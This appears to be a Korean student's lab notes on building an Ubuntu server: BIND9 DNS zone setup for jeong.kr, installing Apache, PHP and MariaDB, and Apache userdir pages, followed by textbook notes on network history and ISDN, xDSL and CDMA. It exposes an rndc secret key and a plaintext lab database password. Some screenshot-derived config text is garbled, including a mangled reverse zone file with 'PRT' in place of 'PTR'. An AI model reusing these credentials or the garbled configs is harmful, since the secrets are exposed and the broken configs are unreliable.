    연결별 DNS 접미사 . . . . . :

이더넷 어댑터 이더넷:

    연결별 DNS 접미사 . . . . . :
    링크-로컬 IPv6 주소 . . . . . : fe80::28b4:e46a:b37c:7803%7
    IPv4 주소 . . . . . : 192.168.55.121
    서브넷 마스크 . . . . . : 255.255.255.0
    기본 게이트웨이 . . . . . : 192.168.55.1

이더넷 어댑터 VMware Network Adapter VMnet1:

    연결별 DNS 접미사 . . . . . :
    링크-로컬 IPv6 주소 . . . . . : fe80::b18e:f9ae:664e:3cb7%15
    IPv4 주소 . . . . . : 192.168.26.1
    서브넷 마스크 . . . . . : 255.255.255.0
    기본 게이트웨이 . . . . . :
```

```

이더넷 어댑터 VMware Network Adapter VMnet8:

연결별 DNS 접미사. . . . . :
링크-로컬 IPv6 주소 . . . . : fe80::14b4:d944:f9fc:5ec8%17
IPv4 주소 . . . . . : 192.168.111.1
서브넷 마스크 . . . . . : 255.255.255.0
기본 게이트웨이 . . . . . :

C:\Users\윤재>ping 192.168.55.34

Ping 192.168.55.34 32바이트 데이터 사용:
192.168.55.34의 응답: 바이트=32 시간<1ms TTL=64
192.168.55.34의 응답: 바이트=32 시간<1ms TTL=64
192.168.55.34의 응답: 바이트=32 시간<1ms TTL=64
192.168.55.34의 응답: 바이트=32 시간<1ms TTL=64

192.168.55.34에 대한 Ping 통계:
패킷: 보낸 = 4, 받음 = 4, 손실 = 0 (0% 손실),
왕복 시간(밀리초):
최소 = 0ms, 최대 = 0ms, 평균 = 0ms

```

ubuntu@192.168.55.34 - FileZilla

파일(F) 편집(E) 보기(V) 전송(T) 서버(S) 북마크(B) 도움말(H)

호스트(H): 192.168.55.34 사용자명(U): ubuntu 비밀번호(W): 포트(P): 빠른 연결(Q)

상태: 192.168.55.34:21에 연결...  
 상태: 연결 수립, 환영 메시지를 기다림...  
 상태: 보안되지 않은 서버입니다. TLS를 통한 FTP를 지원하지 않습니다.  
 상태: 로그인  
 상태: 디렉터리 목록 조회...  
 상태: "/home/ubuntu" 디렉터리 목록 조회 성공

로컬 사이트: C:\Ubuntu# 리모트 사이트: /home/ubuntu

파일명	크기	파일 유형	최종 수정	권한	소유자/그룹
Client		파일 폴더	2020-04-12 오후 ...		
Server		파일 폴더	2020-06-17 오후 ...		
Server(B)		파일 폴더	2020-04-11 오후 ...		
WinClient		파일 폴더	2020-04-11 오후 ...		

4 디렉터리

14 파일 및 18 디렉터리. 총 크기: 57,802,207 바이트

서버/로컬 파일      방향      리모트 파일      크기      우선 ...      상태

대기 파일      전송 실패      전송 성공

대기열: 비어 있음

## 12. DNS 서버

### 1) DNS

- 인터넷 도메인 이름들의 위치를 알아내기 위한 IP주소로 바꾸어주는 시스템

### 2) 네임서버

- 네트워크를 관리하기 위한 분산 데이터베이스 시스템

### 3) DNS 동작 원리

- 마스터 네임서버(1차): 존 데이터베이스의 원본(마스터)를 갖고 있는 네임서버
- 슬레이브 네임서버(2차): 마스터 네임서버의 존 데이터베이스의 복사본을 가지고, 마스터 네임서버의 부하를 줄이거나 마스터 네임서버가 정지될 때 계속하여 서비스해주는 역할

### 4) 서버 고정 IP로 변경

\$ cat /etc/network/interfaces : 네트워크 인터페이스 확인

\$ ifconfig : IP 확인

\$ route : 게이트웨이 주소 확인

\$ sudo vi(or gedit) /etc/network/interfaces : 고정 IP로 변경

- 클래스별 사설 IP 구간(\*우리는 C 클래스 사용)

A 클래스	10.0.0.1 ~ 10.255.255.254
B 클래스	172.16.0.1 ~ 172.31.255.254
C 클래스	192.168.0.1 ~ 192.168.255.254

### 5) DNS 서버 설치

\$ sudo aptitude install bind9 bind9utils bind9-doc

```
ubuntu@server:~$ sudo apt-get install bind9 bind9utils bind9-doc
패키지 목록을 읽는 중입니다... 완료
의존성 트리를 만드는 중입니다
상태 정보를 읽는 중입니다... 완료
bind9 is already the newest version (1:9.10.3.dfsg.P4-8).
bind9-doc is already the newest version (1:9.10.3.dfsg.P4-8).
bind9utils is already the newest version (1:9.10.3.dfsg.P4-8).
0개 업그레이드, 0개 새로 설치, 0개 제거 및 0개 업그레이드 안 함.
ubuntu@server:~$ cd /etc/bind
ubuntu@server:/etc/bind$ ls
bind.keys  db.empty  named.conf.default-zones  zones.rfc1918
db.0       db.local  named.conf.local
db.127     db.root   named.conf.options
db.255     named.conf rndc.key
```

```
ubuntu@server:/$ cd ..
ubuntu@server:/$ ls
bin    dev    initrd.img  lost+found  opt    run    srv    usr
boot  etc    lib         media       proc   sbin   sys    var
cdrom  home  lib64       mnt         root   snap   tmp    vmlinuz
ubuntu@server:/$ cd /home/ubuntu/
```



## 6) DNS 서버 설정

### - 네임서버 설정과 관련된 파일

/etc/host.conf	hosts파일과 DNS 서버 질의 요청 우선순위 설정
/etc/hosts	자체 설정 forward zone 파일
/etc/resolv.conf	사용할 DNS 서버 주소 설정
/etc/bind/named.conf	네임서버의 기본 설정 파일
/etc/bind/zones.rfc1918.conf	네임서버의 존데이터베이스 설정

```
ubuntu@server:~$ cat /etc/host.conf
# The "order" line is only used by old versions of the C library.
order hosts,bind
multi on
ubuntu@server:~$ cat /etc/host
cat: /etc/host: 그런 파일이나 디렉터리가 없습니다
ubuntu@server:~$ cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    server

# The following lines are desirable for IPv6 capable hosts
::1        ip6-localhost ip6-loopback
fe00::0    ip6-localnet
ff00::0    ip6-mcastprefix
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
ubuntu@server:~$ cat /etc/resolv.conf
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 127.0.1.1
ubuntu@server:~$ sudo gedit /etc/resolv.conf
```

```
*resolv.conf
/etc
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
#nameserver 127.0.1.1
nameserver 192.168.55.34
```

### - 존 데이터베이스 파일: 존 데이터베이스를 저장하고 있는 파일

- (1) 포워드 존 파일(Forward Zone File)
- (2) 리버스 존 파일(Reverse Zone File)
- (3) 로컬 루프백 포워드 존 파일(Local Loopback Forward Zone File)
- (4) 로컬 루프백 리버스 존 파일(Local Loopback Reverse Zone File)
- (5) 루트 존 파일(Root Zone File)

### - 리소스 레코드: [소유자][유효기간][클래스][형식][데이터]

### - 보안 파일 생성: \$ sudo su-(or bash) /\$ rndc-confgen > /etc/rndc.conf

```
ubuntu@server:~$ sudo bash
root@server:~# rndc-confgen > /etc/rndc.conf
root@server:~# sudo gedit /etc/rndc.conf
```

- 네임 서버 설정(/etc/bind/named.conf)

\* 보안 파일에 있는 # Use ~ # End 까지 복사 붙여넣기

```
root@server:~# sudo gedit /etc/bind/named.conf
*named.conf
/etc/bind
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

# Use with the following in named.conf, adjusting the allow list as needed:
key "rndc-key" {
    algorithm hmac-md5;
    secret "fX2miDNjY2oP613Ywzn+ww==";
};

controls {
    inet 127.0.0.1 port 953
        allow { 127.0.0.1; } keys { "rndc-key"; };
};
# End of named.conf
```

# cat /etc/bind/named.conf.default-zones

```
root@server:~# cat /etc/bind/named.conf.default-zones
// prime the server with knowledge of the root servers
zone "." {
    type hint;
    file "/etc/bind/db.root";
};

// be authoritative for the localhost forward and reverse zones, and for
// broadcast zones as per RFC 1912
zone "localhost" {
    type master;
    file "/etc/bind/db.local";
};

zone "127.in-addr.arpa" {
    type master;
    file "/etc/bind/db.127";
};

zone "0.in-addr.arpa" {
    type master;
    file "/etc/bind/db.0";
};

zone "255.in-addr.arpa" {
    type master;
    file "/etc/bind/db.255";
};
```

# gedit /etc/bind/named.conf.local

\* 새로운 도메인(jeong.kr)에 대한 존설정을 위해 다음 설정 파일에 마지막 2줄 추가

```
root@server:~# gedit /etc/bind/named.conf.local
(gedit:3476): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any .service files
named.conf.local
/etc/bind

//
// Do any local configuration here
//
// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";

// jeong.kr
include "/etc/bind/zones.jeong.kr";
```

# gedit /etc/bind/zones.jeong.kr

\* /etc/bind/zones.jeong.kr 파일을 다음과 같이 생성

```
root@server:/var/cache/bind# gedit /etc/bind/zones.jeong.kr
(gedit:4013): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any .service files
zones.jeong.kr
/etc/bind

** (gedit:4013): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any .service files
성 설정은
** (gedit:4013): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any .service files
정은 지원하
[ ]

zone "jeong.kr" IN {
    type master;
    file "jeong.kr.zone";
    allow-update { none; };
};

zone "55.168.192.in-addr.arpa" IN {
    type master;
    file "jeong.kr.rev";
    allow-update { none; };
};
```

- 네임 서버 설정(포워드 존 파일-jeong.kr.zone)

# gedit jeong.kr.zone 직접 모두 입력하여 포워드 존 파일 생성

```
root@server:/var/cache/bind# gedit jeong.kr.zone
[ ]

jeong.kr.zone
/var/cache/bind

$TTL 10
@      IN      SOA      jeong.kr.      root.jeong.kr. (
                        170113001      3H      1H      1W      1D)
      IN      NS       ns.jeong.kr.
      IN      A        192.168.55.34
ns     IN      A        192.168.55.34
www    IN      A        192.168.55.34
server IN      A        192.168.55.34
printer1 IN      A      220.68.82.46
printer2 IN      A      220.68.82.34
home   IN      CNAME    www.jeong.kr.
```



```
# gedit jeong.kr.rev
```

```

root@server: /var/cache/bind# gedit jeong.kr.rev
(gedit:3640): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any .service files

** (gedit:3640): -enabled:
** (gedit:3640): $TTL      IN      SOA      jeong.kr.      root.jeong.kr. (
ing 속성 170113001      3H      1H      1W      1D)
34      IN      NS      ns.jeong.kr.
34      IN      PTR     jeong.kr.
34      IN      PTR     ns.jeong.kr.
34      IN      PTR     www.jeong.kr.
34      IN      PTR     server.jeong.kr.
34      IN      PTR     home.jeong.kr.
46      IN      PRT     printer1.jeong.kr.
34      IN      PRT     printer2.jeong.kr.]

```

## 7) 네임서버 실행 및 테스트

```
# named-checkconf /etc/bind/named.conf.local
```

```
# named-checkzone jeong.kr /var/cache/bind/jeong.kr.zone
```

\* 위 코드 실행을 통해 파일 검사함. 검사 시 에러 없으면 아래 코드 실행

```
root@server:/var/cache/bind# nslookup www.jeong.kr
;; connection timed out; no servers could be reached

root@server:/var/cache/bind# service bind9 start
root@server:/var/cache/bind# nslookup www.jeong.kr
Server:                192.168.55.34
Address:               192.168.55.34#53

Name:   www.jeong.kr
Address: 192.168.55.34

root@server:/var/cache/bind# nslookup printer1.jeong.kr
Server:                192.168.55.34
Address:               192.168.55.34#53

Name:   printer1.jeong.kr
Address: 220.68.82.46

root@server:/var/cache/bind#
```

## 13. http 서버

### 1) http

- 클라이언트와 서버 사이에 이루어지는 요청, 응답 프로토콜
- HTML 문서 주고받는 데에 사용

### 2) APM 한 번에 설치

\$ sudo su- (or sudo bash)

```
# aptitude install apache2 php libapache2-mod-php7.0 php-mysql php-mcrypt php-mbstring php-gd php-curl php-xml mariadb-server
```

```
ubuntu@server:~$ sudo bash
[sudo] password for ubuntu:
root@server:~# apt-get install apache2 php libapache2-mod-php7.0 php-mysql php-mcrypt php-mbstring php-gd php-curl php-xml mariadb-server
패키지 목록을 읽는 중입니다... 완료
의존성 트리를 만드는 중입니다
상태 정보를 읽는 중입니다... 완료
The following additional packages will be installed:
  apache2-bin apache2-data apache2-utils libaio1 libapr1 libaprutil1
  libaprutil1-dbd-sqlite3 libaprutil1-ldap libdbd-mysql-perl libdbi-perl
  libhtml-template-perl liblua5.1-0 libmcrypt4 libmysqlclient20 libreadline5
  libterm-readkey-perl mariadb-client-10.0 mariadb-client-core-10.0
  mariadb-common mariadb-server-10.0 mariadb-server-core-10.0 mysql-common
  php-common php7.0 php7.0-cli php7.0-common php7.0-curl php7.0-gd php7.0-json
  php7.0-mbstring php7.0-mcrypt php7.0-mysql php7.0-openssl php7.0-readline
  php7.0-xml
제안하는 패키지:
  apache2-doc apache2-suexec-pristine | apache2-suexec-custom php-pear
  libmldbm-perl libnet-daemon-perl libsql-statement-perl
  libipc-sharedcache-perl libmcrypt-dev mcrypt mailx mariadb-test tinyca
다음 새 패키지를 설치할 것입니다:
  apache2 apache2-bin apache2-data apache2-utils libaio1 libapache2-mod-php7.0
  libapr1 libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap
  libdbd-mysql-perl libdbi-perl libhtml-template-perl liblua5.1-0 libmcrypt4
```

### 3) MariaDB 안전 설치

```
# /usr/bin/mysql_secure_installation
```

```
root@server:~# /usr/bin/mysql_secure_installation

NOTE: RUNNING ALL PARTS OF THIS SCRIPT IS RECOMMENDED FOR ALL MariaDB
SERVERS IN PRODUCTION USE! PLEASE READ EACH STEP CAREFULLY!

In order to log into MariaDB to secure it, we'll need the current
password for the root user. If you've just installed MariaDB, and
you haven't set the root password yet, the password will be blank,
so you should just press enter here.

Enter current password for root (enter for none):
OK, successfully used password, moving on...

Setting the root password ensures that nobody can log into the MariaDB
root user without the proper authorisation.

You already have a root password set, so you can safely answer 'n'.

Change the root password? [Y/n]
New password:
Re-enter new password:
Password updated successfully!
Reloading privilege tables..
... Success!
```

```

By default, a MariaDB installation has an anonymous user, allowing anyone
system 설정 nto MariaDB without having to have a user account created for
his is intended only for testing, and to make the installation
go a bit smoother. You should remove them before moving into a
production environment.

Remove anonymous users? [Y/n]
... Success!

Normally, root should only be allowed to connect from 'localhost'. This
ensures that someone cannot guess at the root password from the network.

Disallow root login remotely? [Y/n]
... Success!

By default, MariaDB comes with a database named 'test' that anyone can

```

```

# mysql -u root -p
> show databases;
> quit

```

```

Remove test database and access to it? [Y/n]
- Dropping test database...
ERROR 1008 (HY000) at line 1: Can't drop database 'test'; database doesn't exist
... Failed! Not critical, keep moving...
- Removing privileges on test database...
... Success!

Reloading the privilege tables will ensure that all changes made so far
will take effect immediately.

Reload privilege tables now? [Y/n]
... Success!

Cleaning up...

All done! If you've completed all of the above steps, your MariaDB
installation should now be secure.

Thanks for using MariaDB!
root@server:~# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 41
Server version: 10.0.24-MariaDB-7 Ubuntu 16.04

Copyright (c) 2000, 2016, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
+-----+
3 rows in set (0.00 sec)

root@server:~# [(none)]> quit
휴지통
root@server:~#

```



#### 4) 기본 언어셋 설정

# gedit /etc/mysql/mariadb.conf.d/50-server.cnf

\* utf8mb4\_general\_ci에서 utf8mb4\_unicode\_ci로 변경




```
root@server:~# gedit /etc/mysql/mariadb.conf.d/50-server.cnf
(gedit:2580): Error.ServiceUnknown: The name org.gnome.SessionManager is not known by the system
e files
# ssl-cert=/etc/mysql/server-cert.pem
# ssl-key=/etc/mysql/server-key.pem
#
# * Character sets
#
# MySQL/MariaDB default is Latin1, but in Debian we rather default to the full
# utf8 4-byte character set. See also client.cnf
#
character-set-server = utf8mb4
collation-server     = utf8mb4_unicode_ci
#
# * Unix socket authentication plugin is built-in since 10.0.22-6
#
# Needed so the root database user can authenticate without a password but
```

# service mysql restart : 변경된 설정이 적용되도록 재 시작

# service apache2 restart : 웹 서버 재 시작

# cd /var/www/html/ : /var/www/html/로 이동


# gedit phpinfo.php : phpinfo.php 파일을 만들고 PHP소스코드 생성



```
root@server:~# service mysql restart
root@server:~# service apache2 restart
Failed to restart apache2.service: Unit apache2.service not found.
root@server:~# service apache2 restart
root@server:~# cd /var/www/html/
root@server:/var/www/html# gedit phpinfo.php

(gedit:3045): Gtk-WARNING **: Calling Inhibit failed
Error.ServiceUnknown: The name org.gnome.SessionManager is not known by the system
e files
<?php
phpinfo();
?>
```

\*Firefox 웹 브라우저를 열고 URL에 <http://localhost/phpinfo.php>을 입력하고 들어가 Apache와 MySQL 등을 찾아 제대로 연결되었는지 확인



## 5) Apache 환경설정 파일들

```
$ cd /etc/apache2
```

```
$ cd /etc/apache2/mods-enabled/
```

```
ubuntu@server:~$ cd /etc/apache2/
ubuntu@server:/etc/apache2$ ll
합계 96
drwxr-xr-x  8 root root  4096 6월 18 02:47 ./
drwxr-xr-x 134 root root 12288 6월 18 02:47 ../
-rw-r--r--  1 root root  7115 3월 19 2016 apache2.conf
drwxr-xr-x  2 root root  4096 6월 18 02:47 conf-available/
drwxr-xr-x  2 root root  4096 6월 18 02:47 conf-enabled/
-rw-r--r--  1 root root  1782 3월 19 2016 envvars
-rw-r--r--  1 root root  31063 3월 19 2016 magic
drwxr-xr-x  2 root root 12288 6월 18 02:47 mods-available/
drwxr-xr-x  2 root root  4096 6월 18 02:47 mods-enabled/
-rw-r--r--  1 root root   320 3월 19 2016 ports.conf
drwxr-xr-x  2 root root  4096 6월 18 02:47 sites-available/
drwxr-xr-x  2 root root  4096 6월 18 02:47 sites-enabled/
ubuntu@server:/etc/apache2$ cd mods-enabled/
ubuntu@server:/etc/apache2/mods-enabled$ ll
합계 8
drwxr-xr-x 2 root root 4096 6월 18 02:47 ./
drwxr-xr-x 8 root root 4096 6월 18 02:47 ../
lrwxrwxrwx 1 root root  36 6월 18 02:47 access_compat.load -> ../mods-available/
e/access_compat.load
lrwxrwxrwx 1 root root  28 6월 18 02:47 alias.conf -> ../mods-available/alias.
conf
lrwxrwxrwx 1 root root  28 6월 18 02:47 alias.load -> ../mods-available/alias.
load
lrwxrwxrwx 1 root root  33 6월 18 02:47 auth_basic.load -> ../mods-available/a
uth_basic.load
lrwxrwxrwx 1 root root  33 6월 18 02:47 authn_core.load -> ../mods-available/a
uthn_core.load
lrwxrwxrwx 1 root root  33 6월 18 02:47 authn_file.load -> ../mods-available/a
uthn_file.load
lrwxrwxrwx 1 root root  33 6월 18 02:47 authz_core.load -> ../mods-available/a
uthz_core.load
lrwxrwxrwx 1 root root  33 6월 18 02:47 authz_host.load -> ../mods-available/a
uthz_host.load
lrwxrwxrwx 1 root root  33 6월 18 02:47 authz_user.load -> ../mods-available/a
uthz_user.load
lrwxrwxrwx 1 root root  32 6월 18 02:47 autoindex.conf -> ../mods-available/au
toindex.conf
lrwxrwxrwx 1 root root  32 6월 18 02:47 autoindex.load -> ../mods-available/au
toindex.load
```

## 6) 실습

```
$ sudo bash
```

```
# sudo gedit /etc/hosts
```

```
* /etc/hosts 파일 생성
```

```
ubuntu@server:~$ sudo bash
[sudo] password for ubuntu:
root@server:~# gedit /etc/hosts

(gedit:3482): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.qnoma.SessionManager was not provided by a
[+] 열기(O) [F] hosts /etc
저
** (
-ena
** (
ing
[ ]
# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters|
```

```
# mysql -uroot -p
> GRANT ALL PRIVILEGES ON choisooyeondb.* to choisooyeon@localhost
IDENTIFIED BY 'choi1234' WITH GRANT OPTION;
> create database choisooyeondb;
> quit;

* 데이터베이스 사용자 추가
```

```
root@server:~# mysql -uroot -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 32
Server version: 10.0.24-MariaDB-7 Ubuntu 16.04

Copyright (c) 2000, 2016, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [mysql]> GRANT ALL PRIVILEGES ON choisooyeondb.* to choisooyeon@localhost IDENTIFIED BY 'choi1234'
' WITH GRANT OPTION;
Query OK, 0 rows affected (0.00 sec)

MariaDB [mysql]> create database choisooyeondb;
Query OK, 1 row affected (0.00 sec)

MariaDB [mysql]> quit;
Bye
root@server:~#
```

```
# mysql -uchoisooyeon -p
> show databases;
> use choisooyeondb
> quit;

* choisooyeon 사용자 mysql 접속 확인
```

```
root@server:~# mysql -uchoisooyeon -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 33
Server version: 10.0.24-MariaDB-7 Ubuntu 16.04

Copyright (c) 2000, 2016, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| choisooyeondb |
| information_schema |
+-----+
2 rows in set (0.00 sec)

MariaDB [(none)]> use choisooyeondb
Database changed
MariaDB [choisooyeondb]> quit;
Bye
```



```
# ls -l /etc/apache2/mods-enabled/u*
```

```
# sudo a2enmod userdir
```

```
# sudo service apache2 restart
```

```
# ls -l /etc/apache2/mods-enabled/u*
```

\* 개인 홈페이지 설정

```
root@server:~# ls -l /etc/apache2/mods-enabled/u*
ls: '/etc/apache2/mods-enabled/u*'에 접근할 수 없습니다: 그런 파일이나 디렉터리가 없습니다
root@server:~# sudo a2enmod userdir
Enabling module userdir.
To activate the new configuration, you need to run:
    service apache2 restart
root@server:~#
root@server:~# sudo service apache2 restart
root@server:~# ls -l /etc/apache2/mods-enabled/u*
lrwxrwxrwx 1 root root 30  6월 18 14:48 /etc/apache2/mods-enabled/userdir.conf -> ../mods-available/userdir.conf
lrwxrwxrwx 1 root root 30  6월 18 14:48 /etc/apache2/mods-enabled/userdir.load -> ../mods-available/userdir.load
```

```
# cat /etc/apache2/mods-enabled/userdir.conf
```

\*파일 설정 내용 확인

```
root@server:~# cat /etc/apache2/mods-enabled/userdir.conf
<IfModule mod_userdir.c>
    UserDir public_html
    UserDir disabled root

    <Directory /home/*/public_html>
        AllowOverride FileInfo AuthConfig Limit Indexes
        Options MultiViews Indexes SymLinksIfOwnerMatch IncludesNoExec
        <Limit GET POST OPTIONS>
            Require all granted
        </Limit>
        <LimitExcept GET POST OPTIONS>
            Require all denied
        </LimitExcept>
    </Directory>
</IfModule>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
root@server:~# pwd
/home/ubuntu
```

```
# mkdir public_html
```

\* public\_html 파일 생성

```
root@server:~# mkdir public_html
root@server:~# ls
2020136129      public_html  공개      문서      비디오  음악
examples.desktop test.txt     다운로드  바탕화면  사진     템플릿
root@server:~# cd public_html/
root@server:~/public_html# dir
root@server:~/public_html# ls
root@server:~/public_html#
```

\* index.html 파일 안을 텍스트 편집기를 이용해 아래와 같이 생성

\* Firefox 웹 브라우저를 실행하여 사이트 주소로 <http://www.choisooyeon.kr/~ubuntu>를 입력하여 개인 홈페이지 확인

## 14. 컴퓨터 통신과 네트워크

### 1) 컴퓨터 이전의 통신

- 소리를 제외한 인류 최초의 데이터 통신 : 봉화
- 그 후 체계적으로 정립된 최초의 근대적 통신 방법 : 모스부호

- 컴퓨터가 개발된 초창기에는 컴퓨터에 통신 기능이 거의 없었음.
- 그 후 컴퓨터 기술의 발달로 하나의 컴퓨터에 여러 개의 터미널(모니터와 키보드)을 연결하여 사용
- 같은 건물이나 인접한 건물 내의 사용자들끼리 통신의 필요성을 느끼게 되어 인접한 건물 내의 학교나 연구 기관에서 컴퓨터 사용자들끼리 통신을 시작하게 된 것이 컴퓨터 통신의 시초



### 3) 현대적인 통신망

연대	발달 과정
1960년대 후반	- 대형 컴퓨터와 터미널들 간의 온라인 이용 -미국 국방부의 ARPANet 출현
1970년대	- 데이터 중복, 제한된 연산능력, 한정된 컴퓨터 자원 등의 문제점을 보완하기 위해 컴퓨터 간의 통신 필요성 증대로 통신 장비 및 통신 S/W 개발 - 이더넷 개발 - 고도의 조직적인 네트워크의 필요성 대두(원거리 통신망의 출현배경)
1980년대	- 사무실, 공장, 실험실 등에서 다양한 정보처리 수요가 확대되어 컴퓨터 및 주변기기와 타 사무 자동화 기기들 간의 통신 처리 필요성 대두 - 기기들 간에 신속하고 용이하며 신뢰성 있는 정보를 교환할 수 있는 체계의 필요성 증대로 TCP/IP 도입 - 근거리 통신망이 등장하게 되는 배경 형성
1990년대	- 인터넷의 급격한 성장 - WWW를 중심으로 한 인터넷 서비스의 일반화 - ISDN, ADSL 등 새로운 방식의 디지털 연결 방식 연구
2000년대	- ISDN, ADSL 등 인터넷 연결 방식의 상용화 - 무선 네트워크 사용의 확산 - IMT-2000 등 새로운 통신 방식 연구 - 각 가정에 초고속 통신망 보급 - 멀티미디어 기반의 네트워크 구축

#### 14.1 컴퓨터 통신 > 14.1.2 통신 방법

1) 종합정보통신망(ISDN): 기존의 대표적인 두 통신망인 전화망과 데이터 통신망을 서비스 및 기술적 관점에서 통합한 것

##### (1) 종합정보통신망의 기본 개념

- Integrated Service는 통합 서비스 또는 종합 서비스
- 기존의 각 통신망의 데이터 전송 서비스 등 모든 서비스를 하나의 망으로 제공
- 모든 서비스를 하나의 가입 회선을 통해 제공

##### (2) 종합정보통신망의 접속

- 종합정보통신망에 접속하기 위해서는 전용 접속기기를 사용
- 종합정보통신망을 지원하는 종합정보통신망용 전화기는 기본 설정이 종합정보통신망용으로 제작되었기 때문에 별 문제 없이 종합정보통신망에 접속하여 사용 가능

2) 비대칭 디지털 가입자 회선(ADSL): 음성 통화와 고속 인터넷 통신이 동시에 가능

한 차세대 접속 서비스로 비대칭 디지털 가입자 회선은 여러 기술 중 하나

(1) 비대칭 디지털 가입자 회선의 장점

- 기존의 전화선을 사용하여 막대한 최선 구축비용 절감
- 종합정보통신망보다 훨씬 빠른 속도를 지원

(2) 비대칭 디지털 가입자 회선의 DSL의 정의

일반 전화선을 통해 가정이나 소규모 기업에 고속으로 정보를 전송하기 위한 기술

(3) xDSL의 정의

비대칭 디지털 가입자 회선, HDSL, VDSL 등 DSL의 기술을 이용한 기술들의 총칭

DSL 형태	설명	데이터 전송 속도	활용분야
ADSL	Asymmetric Digital Subscriber Line	하향 속도 1.544~5Mbps 상향 속도 16~640Kbps	인터넷 및 웹 액세스, 동영상, VOD, 원격지에서 LAN에 접속
HDSL	High bit-rate Digital Subscriber Line	회선에 따라 T1(1.544Mbps) 또는 E1(2.048Mbps)의 속도	서버와 전화국 간의 T1/E1 서비스, WAN, LAN, 서버 액세스
VDSL	Very high Digital Subscriber Line	하향 속도 12.9~52.8Mbps 상향 속도 1.5~2.3Mbps	비동기 전송 방식(ATM) 네트워크

3) 케이블: 케이블 라인 방식은 전화망과 더불어 전국에 가장 많이 설치되어 있는 한국전력의 동축 케이블 TV망을 이용하는 서비스

4) 위성 인터넷: 위성을 사용한 통신으로 우리나라의 경우 무궁화위성을 사용하여 인터넷에 연결하는 통신

5) 코드 분할 다중화 접속(CDMA)

- 여러 통신 방식 중 하나로 이론은 이미 1950년대에 정립
- 우수한 보안성 때문에 1960년대부터 군사 통신에 제한적으로 사용
- 현재 국내 이동 통신 시스템에 사용되고 있는 코드 분할 다중화 접속 기술은 주파수 대역 확산 기술을 응용하여 개발한 것으로 여러 사용자들의 시간과 주파수를 공급하면서 신호를 송수신 할 수 있는 시스템

